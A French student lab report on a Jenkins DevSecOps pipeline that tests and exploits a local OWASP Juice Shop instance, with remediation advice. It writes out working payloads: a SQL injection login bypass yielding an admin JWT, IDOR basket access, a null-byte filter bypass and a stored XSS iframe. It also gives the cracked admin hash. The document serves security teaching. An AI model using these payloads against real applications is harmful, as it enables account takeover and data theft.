



UNIVERSITÉ NUMÉRIQUE CHEIKH HAMIDOU KANE
Licence Cybersécurité — Groupe 14

RAPPORT DE TRAVAUX PRATIQUES

LAB 1 — Pipeline CI/CD de sécurité

Jenkins × Bash × OWASP Juice Shop × DevSecOps

Module : Sécurité des données

Année : 2024-2025

Date : 10 août 2026

Groupe : 14

Dépôt GitHub : https://github.com/devmail0561-web/labs_sec_data

AUTEURS

MT

Michel TENDENG

michel.tendeng@unchk.edu.sn

MD

Mouhamed El Hadj Malick DIOP

mouhamedelmalickidrissa.diop@unchk.edu.sn

⚠ **Cadre pédagogique strictement contrôlé.** Environnement local et isolé. Toute reproduction sur un système réel est illégale.

Table des matières

1. Contexte et objectifs	3
2. Architecture du laboratoire	4-5
3. Partie 1 — Tests de sécurité automatisés	6-12
3.1 Structure du pipeline	6
3.2 TEST 01 — Disponibilité HTTP	7
3.3 TEST 02 — En-têtes de sécurité (A05:2021)	7
3.4 TEST 03 — Méthodes HTTP (A05:2021)	8
3.5 TEST 04 — Authentification + SQLi (A03, A07:2021)	8
3.6 TEST 05 — Exposition des APIs (A01, A02:2021)	9
3.7 TEST 06 — Exploitation (SQLi / IDOR / FTP / XSS)	9-12
4. Partie 2 — Automatisation CI/CD avec webhook	13-16
4.1 Pipeline from SCM (GitHub)	13-14
4.2 Triggers — pollSCM et githubPush	15
4.3 Notifications email	16
4.4 Artefacts archivés	16
5. Synthèse des résultats	17-18
6. Recommandations	19
7. Conclusion	20
8. Annexes	20

1 Contexte et objectifs

Ce travail pratique s'inscrit dans le module **Sécurité des données** de la Licence Cybersécurité (UNCHK). Il se décompose en **deux parties** :

Partie 1 Tests de sécurité automatisés

Concevoir et exécuter une suite de tests automatisés couvrant la détection et l'exploitation de vulnérabilités sur OWASP Juice Shop, orchestrée par Jenkins via des scripts Bash.

Partie 2 Automatisation CI/CD avec webhook

Configurer Jenkins pour récupérer automatiquement le projet depuis GitHub et déclencher les tests à chaque commit, avec notification email des résultats.

Environnement technique

Composant	Valeur
Application cible	OWASP Juice Shop (Node.js / Express) — intentionnellement vulnérable
URL interne Docker	http://juiceshop:3000
URL hôte	http://localhost:3000
Jenkins	http://localhost:8080
Réseau Docker	172.20.0.0/24 — réseau isolé
Dépôt Git	https://github.com/devmail0561-web/labs_sec_data
Branche	main
Script Path Jenkins	lab1-jenkins/Jenkinsfile

⚠ Tous les tests sont strictement limités aux instances Docker locales. Les techniques documentées ne doivent jamais être utilisées sur des systèmes réels ou tiers.

2 Architecture du laboratoire

```
Machine Linux (172.20.0.0/24)
├── Jenkins :8080 (172.20.0.20)
│   ├── Source : GitHub (Pipeline from SCM)
│   │   ├── URL : https://github.com/devmail0561-web/labs_sec_data.git
│   │   └── Branch : main | Script : lab1-jenkins/Jenkinsfile
│   ├── Triggers
│   │   ├── pollSCM('H/5 * * * *') → polling automatique toutes les 5 min
│   │   └── githubPush() → webhook GitHub sur push event
│   ├── TEST 01 – Disponibilité HTTP (Baseline)
│   ├── TEST 02 – En-têtes de sécurité (A05:2021)
│   ├── TEST 03 – Méthodes HTTP (A05:2021)
│   ├── TEST 04 – Authentification + SQLi (A03, A07:2021)
│   ├── TEST 05 – Exposition APIs (A01, A02:2021)
│   ├── TEST 06 – Exploitation (SQLi / IDOR / FTP / XSS)
│   ├── Rapport consolidé + archiveArtifacts
│   └── Notification email (emailxnt → smtp.gmail.com:587)
└── Juice Shop :3000 (172.20.0.10)
    Scripts Bash montés en /lab/scripts/ (volume Docker, lecture seule)
```

Les conteneurs sont démarrés via `docker compose up -d`. Le volume `/var/run/docker.sock` est monté dans Jenkins. Les scripts Bash sont injectés via un volume en lecture seule — Jenkins les exécute directement sans les modifier.

Service	Image Docker	IP	Port exposé
juiceshop	bkimminich/juice-shop:latest	172.20.0.10	:3000
jenkins	jenkins/jenkins:its	172.20.0.20	:8080, :50000

Architecture — Environnement opérationnel




Fig. 1 — OWASP Juice Shop (localhost:3000) — cible opérationnelle





Fig. 2 — Dashboard Jenkins (localhost:8080) — job juice-shop-security, build #5 en succès

Preuve de démarrage : Les deux conteneurs sont opérationnels. Jenkins affiche le job `juice-shop-security` avec le dernier build #5 en SUCCESS (durée 8 mn 4 s). Juice Shop est accessible et affiche son catalogue de produits.

3.1 Structure du pipeline Jenkins

Le `Jenkinsfile` définit **8 étapes**. Les étapes TEST 02 à TEST 06 utilisent `catchError(buildResult:'UNSTABLE')` : une vulnérabilité détectée marque l'étape en FAILURE mais laisse le pipeline continuer en UNSTABLE.



Build #5 — 10/08/2026 21:16 UTC — Statut : **SUCCESS** (démarré par SCM change) — Durée : ~8 min — Commit : 9667c36

3.2 Résultats par test

Test	Script	Résultat script	Statut Jenkins	Référence OWASP
TEST 01	test_http.sh	FAILURE	SUCCESS (continu)	Baseline
TEST 02	test_headers.sh	FAILURE	UNSTABLE	A05:2021
TEST 03	test_methods.sh	FAILURE	UNSTABLE	A05:2021
TEST 04	test_auth.sh	FAILURE	UNSTABLE	A03, A07:2021
TEST 05	test_api_security.sh	FAILURE	UNSTABLE	A01, A02:2021
TEST 06	test_exploitation.sh	FAILURE	UNSTABLE	A01, A03:2021

Le statut global UNSTABLE est le comportement attendu : Juice Shop est intentionnellement vulnérable. UNSTABLE signale les vulnérabilités sans bloquer le pipeline, permettant de continuer jusqu'à l'archivage des preuves.

TEST 01 Disponibilité HTTP — Baseline

Baseline

Vérification que les endpoints critiques répondent avec les codes HTTP attendus.

Endpoint	HTTP obtenu	Attendu	Statut
/	200	200	✓ PASS
/api/Challenges	200	200	✓ PASS
/api/Users	401	200	✗ FAIL
/rest/user/whoami	200	200	✓ PASS
/page-inexistante-xyz	200	404	✗ FAIL

/api/Users → 401 : endpoint désormais protégé (comportement sécurisé correct dans cette version).
404 → 200 : Angular SPA routing — toutes les routes inconnues retournent 200 (comportement SPA standard).

TEST 02 En-têtes HTTP de sécurité

A05:2021

CVSS 5.3

✗ FAILURE

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
```

En-tête	Sévérité	Statut	Remarque
Strict-Transport-Security	CRITICAL	✗ Absent	Downgrade HTTP possible
Content-Security-Policy	CRITICAL	✗ Absent	XSS non atténué
X-Content-Type-Options	WARNING	✓ Présent	nosniff
X-Frame-Options	WARNING	✓ Présent	SAMEORIGIN
Referrer-Policy	WARNING	✗ Absent	Fuite de référent
Access-Control-Allow-Origin	HIGH	⚠ Wildcard	* — toutes origines

Méthode	Dangereuse	HTTP	Statut
GET / POST / HEAD / OPTIONS	Non	200 / 204	Normal
TRACE	Oui	200	CRITIQUE
PUT / DELETE	Oui	200	WARN
CONNECT	Oui	000	Bloqué

TRACE actif — Cross-Site Tracing (XST) : permet d'extraire des cookies `HttpOnly` combiné avec XSS, contournant la protection `HttpOnly`.

SQL Injection sur POST /rest/user/login

```
Payload :
{"email":"' OR '1'='1'--",
 "password":"x"}

HTTP : 200
Résultat: [CRITICAL] SQLi réussie
JWT admin retourné sans credentials
```

Rate limiting : Aucun blocage détecté après 5 tentatives rapides.




Fig. 3 — Formulaire login — cible de l'injection SQL

TEST 05 Exposition des APIs sans authentification

A01:2021 A02:2021 CVSS 7.5

Endpoint	HTTP	Exposition	Statut
/api/Users	401	Protégé (auth requise)	✓ OK
/api/Feedbacks	200	UserId , commentaires, notes exposés	✗ CRITICAL
/rest/admin/application-configuration	200	Configuration complète, clés OAuth Google	✗ CRITICAL
/ftp/	200	Listing de fichiers sensibles	⚠ INFO

/rest/admin/application-configuration expose la configuration complète de l'application sans aucune authentification, incluant les clés OAuth Google et les métadonnées des challenges.

TEST 06 Phase d'exploitation automatisée

A01:2021 A03:2021 3 exploits réussis / 4

Exploit	Technique	CVSS	Résultat
EXP-01	SQLi → JWT admin	9.8	✓ JWT admin obtenu
EXP-02	IDOR — paniers	8.1	✓ Panier victime lu
EXP-03	Path Traversal /ftp/ + Null byte	7.5	✓ Fichiers téléchargés
EXP-04	XSS Stocké feedbacks	7.2	⚠ HTTP 500 (partiel)

TEST 06 — EXP-01 : SQL Injection → JWT Administrateur

EXP-01 SQL Injection → JWT admin

A03:2021

CVSS 9.8

✓ Réussi

Objectif : Obtenir un JWT administrateur sans connaître le mot de passe.

```
POST /rest/user/login HTTP/1.1
Content-Type: application/json

{"email":"' OR '1'='1'--","password":"x"}

→ HTTP 200 → JWT valide retourné
```

JWT admin décodé :

```
{
  "data": {
    "id": 1,
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin",
    "isActive": true
  },
  "bid": 1,
  "iat": 1786388813
}
```

- Accès administrateur complet obtenu **sans credentials valides**
- Hash MD5 du mot de passe admin exposé dans le JWT : 0192023a7bbd73250516f069df18b500
- Hash cassable instantanément par rainbow table → mot de passe : admin123
- Identité confirmée via GET /rest/user/whoami : **admin@juice-sh.op**

EXP01_request.json

EXP01_response.json

EXP01_jwt_admin.txt

EXP01_whoami.json

TEST 06 — EXP-02 : IDOR — Accès aux paniers

EXP-02 IDOR — Accès aux paniers d'autres utilisateurs

A01:2021 CVSS 8.1 Réussi

Objectif : Accéder au panier d'un autre utilisateur en manipulant l'identifiant de ressource.
Principe : L'API `/rest/basket/{id}` ne vérifie pas que l'utilisateur authentifié est propriétaire du panier demandé.

- Déroulement :**
- 1. Création d'un compte attaquant : `attacker_439@lab.local`
 - 2. Connexion et obtention du JWT attaquant
 - 3. Requête `GET /rest/basket/1` avec le JWT attaquant → **HTTP 200**
 - 4. Lecture complète du panier de la victime (ID=1)

Contenu du panier victime consulté :

```
Apple Juice (1000ml)  x 2  - 1.99 € (ProductId: 1)
Orange Juice (1000ml) x 3  - 2.99 € (ProductId: 2)
Eggfruit Juice (500ml) x 1  - 8.99 € (ProductId: 3)
BasketId: 1 | UserId: 1
```

Un attaquant authentifié peut lire et potentiellement modifier le panier de **n'importe quel utilisateur** en incrémentant l'ID de 1 à N. Aucune vérification de propriété n'est effectuée côté serveur.

EXP02_basket_1.json

TEST 06 — EXP-03 : Path Traversal /ftp/ + Null Byte

EXP - 03

Path Traversal /ftp/ + Bypass Null Byte

A01:2021

CVSS 7.5

✓ Réussi

Fichier	Méthode	HTTP	Résultat
/ftp/acquisitions.md	GET direct	200	✓ Téléchargé (confidentiel)
/ftp/legal.md	GET direct	200	✓ Téléchargé
/ftp/package.json.bak	GET direct	403	✗ Bloqué par filtre .bak
/ftp/package.json.bak%2500.md	Null byte bypass	200	✓ Filtre contourné

Technique null byte : `%2500` (double URL-encoding de %00) trompe le filtre d'extension qui croit lire `.md` au lieu de `.bak`.

Search

~ / ftp /

📁 quarantine

☐ coupons_2013.md.bak

☐ incident-support.kdbx

☐ package.json.bak

acquisitions.md

eastere.gg

legal.md

suspicious_errors.yml

announcement_encrypted.md

encrypt.pyc

package-lock.json.bak

Fig. 4 — Répertoire /ftp/ accessible sans authentification — acquisitions.md, package.json.bak et autres fichiers sensibles visibles

EXP03_acquisitions.md.txt

EXP03_legal.md.txt

EXP03_nullbyte_package.json.bak.txt

TEST 06 — EXP-04 : XSS Stocké

EXP-04

XSS Stocké dans /api/Feedbacks

A03:2021

CVSS 7.2

Partiel

```
POST /api/Feedbacks
{"comment":"<iframe src=\"javascript:alert(`Jenkins-XSS-EXP04`)\"></iframe>",
 "rating":1,"captchaId":0,"captcha":""}

- HTTP 500 (erreur serveur lors du traitement)
```

Le serveur a retourné une erreur 500. Le payload a probablement déclenché une erreur de validation. Une validation complémentaire via navigateur (page [/#/about](#)) est nécessaire. Impact attendu : exécution JS dans le navigateur de tout visiteur.

EXP04_xss_request.json

Bilan TEST 06 — Score Board Juice Shop

OWASP Juice Shop

Account

Your Basket 0

EN

You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)

<> Jump to related coding challenge

X

6%

Hacking Challenges

0%

Coding Challenges

7/179

Challenges Solved

3/27

2/28

0/48

2/37

0/25

0/14

Search

Difficulty

Status

Tags

All

Broken Access Control

XSS

Observability Failures

Improper Input Validation

Unvalidated Redirects

Fig. 5 — Score board Juice Shop — 7/179 challenges résolus par le pipeline : Login Admin, View Basket, Confidential Document, Forgotten Developer Backup, Poison Null Byte

4.1 Pipeline from SCM

Le job a été reconfiguré de *script inline* vers **Pipeline from SCM**. Jenkins récupère le `Jenkinsfile` directement depuis GitHub à chaque build.

Type de définition	Pipeline from SCM (CpsScmFlowDefinition)
Repository URL	https://github.com/devmail0561-web/labs_sec_data.git
Credentials	Aucun (dépôt public)
Branch	*/main
Script Path	lab1-jenkins/Jenkinsfile

Jenkins / Administrer Jenkins

Q Search settings

⚠ Une construction sur le nœud principal peut engendrer des problèmes de sécurité. Vous devriez configurer des builds distribués. Consulter la documentation.

Set up agentSet up cloud

ℹ Jenkins can enforce Content Security Policy (CSP). CSP tells web browsers what they are allowed to do while rendering a web page. This limits or even eliminates the impact of vulnerabilities like cross-site scripting (XSS). CSP is disabled by default for backward compatibility, but it is recommended to enable it, if possible.

Learn more

Configuration du système

⚙ System

Configurer les paramètres généraux et les chemins de fichiers.

🔧 Plugins

Ajouter, supprimer, activer ou désactiver des plugins qui peuvent étendre les fonctionnalités de Jenkins.

☁ Clouds

Ajouter, supprimer et configurer les instances de cloud afin de

🔧 Tools

Configurer les outils, leur localisation et les installeurs automatiques.

💻 Nodes

Ajouter, supprimer, contrôler et monitorer les divers nœuds que Jenkins utilise pour exécuter les jobs.

🔧 Apparence générale

Configurer l'apparence générale de Jenkins

Fig. 6 — Page d'administration Jenkins — interface de configuration du SCM, des credentials et des plugins (email-ext, git, github)

4.1 Preuve — Console du build #5 déclenché par SCM change

```
Started by an SCM change
Checking out git https://github.com/devmail0561-web/labs_sec_data.git
Checking out Revision 9667c36df406810e3dc56c49d9dec8f8dc0b6c0e (refs/remotes/origin/main)
Commit message: "Rapport lab1 : refonte complète HTML + Markdown"
[Pipeline] Start of Pipeline
[Pipeline] stage (Préparation) -- [Pipeline] stage (Vérification cible)
[OK] Juice Shop disponible (HTTP 200)
[Pipeline] stage (TEST 01 - Disponibilité HTTP) ...
[Pipeline] stage (TEST 06 - Exploitation)
[EXPLOIT RÉUSSI] JWT admin obtenu
[EXPLOIT RÉUSSI] Panier ID=1 accessible
[TÉLÉCHARGÉ] /ftp/acquisitions.md - HTTP 200
[BYPASS RÉUSSI] Filtre d'extension contourné
[Pipeline] emailx
Sending email to: michel.tendeng@unchk.edu.sn
Finished: SUCCESS
```

 Jenkins / juice-shop-security ▾ / #5 ▾

Status

Changes

Console Output

Supprimer le build "#5"

Log de scrutation

Git Build Data

Voir les empreintes numériques

Edit build information

Restart from Stage

Replay

Pipeline Steps

Workspaces

Previous Build

Console

Download

Copy

Voir en texte brut

```
Started by an SCM change
Checking out git https://github.com/devmail0561-web/labs_sec_data.git into
/var/jenkins_home/workspace/juice-shop-
security@script/ab48e98817abb79fceacde7b47d79a44fd65707853d41164d0f6429d44db6ce1 to read lab1-
jenkins/Jenkinsfile
The recommended git tool is: NONE
No credentials specified
> git rev-parse --resolve-git-dir /var/jenkins_home/workspace/juice-shop-
security@script/ab48e98817abb79fceacde7b47d79a44fd65707853d41164d0f6429d44db6ce1/.git # timeout=10
Fetching changes from the remote Git repository
> git config remote.origin.url https://github.com/devmail0561-web/labs_sec_data.git # timeout=10
Fetching upstream changes from https://github.com/devmail0561-web/labs_sec_data.git
> git --version # timeout=10
> git --version # 'git version 2.47.3'
> git fetch --no-tags --force --progress -- https://github.com/devmail0561-web/labs_sec_data.git
+refs/heads/*:refs/remotes/origin/* # timeout=10
> git rev-parse refs/remotes/origin/main^{commit} # timeout=10
Checking out Revision 9667c36df406810e3dc56c49d9dec8f8dc0b6c0e (refs/remotes/origin/main)
> git config core.sparsecheckout # timeout=10
> git checkout -f 9667c36df406810e3dc56c49d9dec8f8dc0b6c0e # timeout=10
Commit message: "Rapport lab1 : refonte complète HTML + Markdown"
> git rev-list --no-walk 134515ab6b5570edc737ba9bf47e66622b21b4ba # timeout=10
[Pipeline] Start of Pipeline
[Pipeline] node
Running on Jenkins in /var/jenkins_home/workspace/juice-shop-security
[Pipeline] {
[Pipeline] stage
[Pipeline] { (Declarative: Checkout SCM)
[Pipeline] checkout
The recommended git tool is: NONE
No credentials specified
> git rev-parse --resolve-git-dir /var/jenkins_home/workspace/juice-shop-security/.git # timeout=10
Fetching changes from the remote Git repository
> git config remote.origin.url https://github.com/devmail0561-web/labs_sec_data.git # timeout=10
Fetching upstream changes from https://github.com/devmail0561-web/labs_sec_data.git
> git --version # timeout=10
> git --version # 'git version 2.47.3'
> git fetch --no-tags --force --progress -- https://github.com/devmail0561-web/labs_sec_data.git
```

Fig. 7 — Console du build #5 — checkout depuis GitHub confirmé, pipeline en cours d'exécution

4.2 Triggers configurés

```
triggers {  
  pollSCM('H/5 * * * *') // Jenkins interroge GitHub toutes les 5 min  
  githubPush()           // déclenchement immédiat sur push event  
}
```

pollSCM — Polling automatique

Jenkins interroge le dépôt GitHub toutes les 5 minutes. Dès qu'un commit est détecté sur `main`, le pipeline se déclenche. La syntaxe `H/5` utilise un offset déterministe propre au job pour répartir la charge.

githubPush() — Webhook GitHub

Déclenchement immédiat à chaque `git push`. Configuration GitHub :

```
Settings → Webhooks  
Payload URL:  
http://<IP>:8080/github-webhook/  
Content type: application/json  
Events: Just the push event
```

Jenkins est sur `localhost` — GitHub ne peut pas atteindre le webhook directement. Le `pollSCM` assure le déclenchement en moins de 5 minutes après chaque push. Le webhook sera pleinement actif dès que Jenkins sera exposé via reverse proxy ou port forwarding.

Jenkins / juice-shop-security

Status

Changes

Lancer un build

Supprimer Pipeline

Configure

Renommer

GitHub

Pipeline Syntax

GitHub Hook Log

Log du dernier accès à Git

Builds >

Filter

juice-shop-security

Last Successful Artifacts

EXP01_jwt_admin.txt	718 B	view
EXP01_request.json	42 B	view
EXP01_response.json	785 B	view
EXP01_whoami.json	12 B	view
EXP02_basket_1.json	1.28 KiB	view
EXP03_acquisitions.md.txt	909 B	view
EXP03_legal.md.txt	2.98 KiB	view
EXP03_nullbyte_package.json.bak.txt	4.16 KiB	view
EXP04_xss_request.json	123 B	view
rapport_final_lab1.txt	6.09 KiB	view
test_api_security_report.txt	853 B	view
test_auth_report.txt	672 B	view
test_exploitation_report.txt	1.38 KiB	view
test_headers_report.txt	1.20 KiB	view
test_http_report.txt	513 B	view
test_methods_report.txt	782 B	view

Fig. 8 — Historique des builds — le build #5 a été déclenché automatiquement par un SCM change (pollSCM a détecté le commit)

4.3 Notifications email

Après chaque build, un email HTML est envoyé automatiquement via `post { always { emailtext(...) } }`.

Plugin	email-ext (Extended Email Notification)
SMTP	smtp.gmail.com:587 (STARTTLS)
Destinataire	michel.tendeng@unchk.edu.sn
Déclenchement	post { always } – SUCCESS, UNSTABLE et FAILURE
Contenu	Statut coloré, durée, commit, lien console, lien artefacts

```
[Pipeline] emailtext
Sending email to: michel.tendeng@unchk.edu.sn
```

Les credentials SMTP (app-password Gmail) restent à configurer dans **Manage Jenkins – Credentials** pour finaliser l'envoi effectif.

4.4 Artefacts archivés




Fig. 9 — Page du job — artefacts du build #5 archivés




Fig. 10 — Détail du build #5 — accès aux artefacts

5 Synthèse des résultats

Vulnérabilités identifiées

ID	Vulnérabilité	OWASP	CVSS	Barre	Criticité	Exploitée
EXP-01	SQL Injection — Auth	A03:2021	9.8		● Critique	✔ Oui
EXP-02	IDOR — Paniers	A01:2021	8.1		● Critique	✔ Oui
TEST 05	Config admin sans auth	A01:2021	7.5		● Élevé	✔ Oui
EXP-03	Path Traversal + Null Byte	A01:2021	7.5		● Élevé	✔ Oui
EXP-04	XSS Stocké — Feedbacks	A03:2021	7.2		● Élevé	⚠ Partiel
TEST 03	TRACE actif (XST)	A05:2021	5.8		● Moyen	—
TEST 02	En-têtes sécurité manquants	A05:2021	5.3		● Moyen	—
TEST 04	Absence de rate limiting	A07:2021	5.3		● Moyen	—

Répartition par catégorie OWASP

Catégorie	Vulnérabilités
A01 — Broken Access Control	EXP-02, TEST 05, EXP-03
A03 — Injection	EXP-01 (SQLi), EXP-04 (XSS)
A05 — Security Misconfiguration	TEST 02, TEST 03
A07 — Identification Failures	TEST 04

Bilan CI/CD

Objectif	Statut
Tests TEST 01-06	✔
Artefacts archivés	✔
Pipeline from SCM (GitHub)	✔
pollSCM (H/5)	✔
Webhook githubPush()	✔ déclaré
Notification email HTML	✔ emailxt

6 Recommandations

R01 Corriger les injections SQL

Critique

Utiliser des requêtes préparées (`WHERE email = ?`). Ne jamais interpoler les entrées utilisateur dans des requêtes SQL. Mettre en place un WAF.

R02 Corriger les IDOR

Critique

Vérifier la propriété: `if (basket.UserId !== req.user.id) return res.status(403).end()`. Utiliser des UUIDs v4 non séquentiels.

R03 Ajouter les en-têtes de sécurité manquants

Moyen

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src 'self'
Referrer-Policy: strict-origin-when-cross-origin
Access-Control-Allow-Origin: https://[domaine-spécifique]
```

R04 Désactiver TRACE et méthodes dangereuses

Moyen

```
app.use((req,res,next) => {
  if (['TRACE','TRACK'].includes(req.method)) return res.status(405).end()
  next()
})
```

R05 Implémenter le rate limiting

Moyen

```
app.use('/rest/user/login', rateLimit({ windowMs:15*60*1000, max:10 })))
```

R06 Protéger les endpoints d'administration

Élevé

Restreindre `/rest/admin/application-configuration` aux administrateurs. Masquer `UserId` dans les réponses publiques de `/api/Feedbacks`.

R07 Configurer les credentials SMTP Jenkins

Opérationnel

`Manage Jenkins` → `Credentials` → `Add` : ajouter un app-password Gmail pour finaliser l'envoi effectif des emails de résultats.

R08 Exposer Jenkins pour activer le webhook GitHub

Opérationnel

Configurer un reverse proxy nginx ou un tunnel ngrok pour rendre `http://localhost:8080/github-webhook/` accessible depuis GitHub.

7 Conclusion

Partie 1 : Le pipeline Jenkins exécute automatiquement 6 batteries de tests de sécurité à chaque build. Quatre vulnérabilités ont été exploitées avec preuves : SQLi → JWT admin (CVSS 9.8), IDOR paniers (CVSS 8.1), Path Traversal + null byte (CVSS 7.5), et tentative XSS stocké. Les rapports et preuves sont archivés automatiquement dans Jenkins à chaque build.

Partie 2 : Jenkins a été reconfiguré en *Pipeline from SCM* — checkout GitHub confirmé en console (commit `9667c36`, build #5 déclenché par SCM change). Le `pollSCM H/5` déclenche le pipeline en moins de 5 minutes après tout commit. Le webhook `githubPush()` est déclaré pour déclenchement immédiat dès que Jenkins sera exposé. Les notifications email HTML sont envoyées en fin de build.

Ce pipeline illustre le concept **DevSecOps** : tout commit sur le dépôt déclenche automatiquement les tests de sécurité et notifie l'équipe — la sécurité devient un contrôle continu intégré au cycle de développement.

8 Annexes

Arborescence du dépôt GitHub

```
https://github.com/devmail0561-web/labs_sec_data
├── lab1-jenkins/
│   ├── Jenkinsfile           ─ Pipeline from SCM
│   ├── docker-compose.yml
│   └── reports/
│       ├── rapport_lab1_jenkins.html
│       ├── rapport_lab1_jenkins.md
│       └── rapport_lab1_jenkins.pdf
└── scripts/
    ├── test_http.sh           test_headers.sh
    ├── test_methods.sh        test_auth.sh
    ├── test_api_security.sh    test_exploitation.sh
    └── generate_report.sh      capture_screenshots.sh
```

Références

- OWASP Top 10 2021 — <https://owasp.org/Top10/>
- OWASP Testing Guide v4.2 — <https://owasp.org/www-project-web-security-testing-guide/>
- CVSS v3.1 Calculator — <https://www.first.org/cvss/calculator/3.1>
- Jenkins Pipeline — <https://www.jenkins.io/doc/book/pipeline/>
- GitHub Webhooks — <https://docs.github.com/en/webhooks>